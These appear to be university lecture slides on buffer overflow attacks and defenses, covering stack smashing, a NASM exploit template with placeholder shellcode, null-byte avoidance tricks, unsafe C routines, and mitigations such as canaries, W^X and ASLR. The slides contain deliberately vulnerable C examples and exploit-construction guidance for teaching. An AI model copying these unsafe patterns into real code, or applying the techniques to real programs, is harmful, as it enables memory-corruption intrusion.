ECE560
Computer and Information Security


Fall 2023

Buffer Overflows

Tyler Bletsch
Duke University

What is a Buffer Overflow?


- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



Buffer Problem: Data overwrite

```
int main(int argc, char *argv[]) {
    char passwd_ok = 0;
    char passwd[8];
    strcpy(passwd, argv[1]);
    if (strcmp(passwd, "niklas")==0)
        passwd_ok = 1;
    if (passwd_ok) { ... }
}
```


Layout in memory:



- **passwd** buffer overflowed, overwriting **passwd_ok** flag
  - Any password accepted!

Another Example: Code injection via function pointer

```
char buffer[100];
void (*func)(char*) = thisfunc;
strcpy(buffer, argv[1]);
func(buffer);
```



- Problems?
  - Overwrite function pointer
    - Execute code arbitrary code in buffer

Stack Attacks: Code injection via return address

- When a function is called…
  - parameters are pushed on stack
  - return address pushed on stack
  - called function puts local variables on the stack
- Memory layout


- Problems?
  - Return to address X which may execute arbitrary code

Demo


cool.c

```
#include <stdlib.h>
#include <stdio.h>

int main() {
	char name[1024];
	printf("What is your name? ");
	scanf("%s",name);
	printf("%s is cool.\n", name);

	return 0;
}
```

Demo – normal execution



Demo – exploit



How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields

attack.asm

Size	Region	attack.asm
		%define buffer_size 1024 %define buffer_ptr 0xbffff2e4 %define extra 20
1024	Attack code and filler	<<< MACHINE CODE GOES HERE >>> ; Pad out to rest of buffer size times buffer_size-($-$$) db 'x'
20	Local vars, Frame pointer	; Overwrite frame pointer (multiple times to be safe) times extra/4 dd buffer_ptr + buffer_size + extra + 4
4	Return address	; Overwrite return address of main function! dd buffer_location

Attack code trickery

- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"          ; 0x736b6c6f="olks"
mov ebx, -"hi f"     ; 0x99df9698
neg ebx              ; 0x66206968="hi f"
push ebx
mov ebx, esp
```

Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research




Figure 10.4 Program Loading into Process Memory

Stack vs. Heap vs. Global attacks

- Book acts like they're different; they are not

Stack overflows	Non-stack overflows: heap/static areas
• Data attacks, e.g. "is_admin" variable • Control attacks, e.g. function pointers, return addresses, etc.	• Data attacks, e.g. "is_admin" variable • Control attacks, e.g. function pointers, etc.

Table 10.2

Some Common Unsafe C Standard Library Routines

gets(char *str)	read line from standard input into str
sprintf(char *str, char *format, ...)	create str according to supplied format and variables
strcat(char *dest, char *src)	append contents of string src to string dest
strcpy(char *dest, char *src)	copy contents of string src to string dest
vsprintf(char *str, char *fmt, va_list ap)	create str according to supplied format and variables


Better:

char *fgets(char *s, int size, FILE *stream)
snprintf(char *str, size_t size, const char *format, ...);
strncat(char *dest, const char *src, size_t n)
strncpy(char *dest, const char *src, size_t n)
vsnprintf(char *str, size_t size, const char *format, va_list ap)

Also dangerous: all forms of **scanf** when used with unbounded %s!

Buffer Overflow Defenses

- Buffer overflows are widely exploited



Compile-Time Defenses: Programming Language

- Use a modern high-level language
  - Not vulnerable to buffer overflow attacks
  - Compiler enforces range checks and permissible operations on variables

Disadvantages
• Additional code must be executed at run time to impose checks • Flexibility and safety comes at a cost in resource use • Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost • Limits their usefulness in writing code, such as device drivers, that must interact with such resources

Compile-Time Defenses: Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
- OpenBSD code base: audited for bad practices (including the operating system, standard libraries, and common utilities)
  - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ................................ .................. /* read length of binary data */
    fread(to, 1, len, fil); ................................ .................... /* read len bytes of binary data
    return len;
}
```

(b) Unsafe byte input

Figure 10.10 Examples of Unsafe C Code

Compile-Time Defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - Requires an extension and the use of library routines
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications
- Concern with C is use of unsafe standard library routines
  - One approach has been to replace these with safer variants
    - Libsafe is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-Time Defenses: Stack Protection

- Add function entry and exit code to check stack for signs of corruption
- Use random canary
  - Value needs to be unpredictable
  - Should be different on different systems
- Stackshield and Return Address Defender (RAD)
  - GCC extensions that include additional function entry and exit code
    - Function entry writes a copy of the return address to a safe region of memory
    - Function exit code checks the return address in the stack frame against the saved copy
    - If change is found, aborts the program

Preventing Buffer Overflows


- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

Run-Time Defenses: Guard Pages

- Place guard pages between critical regions of memory
  - Flagged in MMU as illegal addresses
  - Any attempted access aborts process
- Further extension places guard pages Between stack frames and heap buffers
  - Cost in execution time to support the large number of page mappings necessary


W^X and ASLR

- W^X
  - Make code read-only and executable
  - Make data read-write and non-executable
- ASLR: Randomize memory region locations
  - “Address Space Layout Randomization”
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W^X
- Actual title slide from a PaX talk in 2003:



Negating ASLR

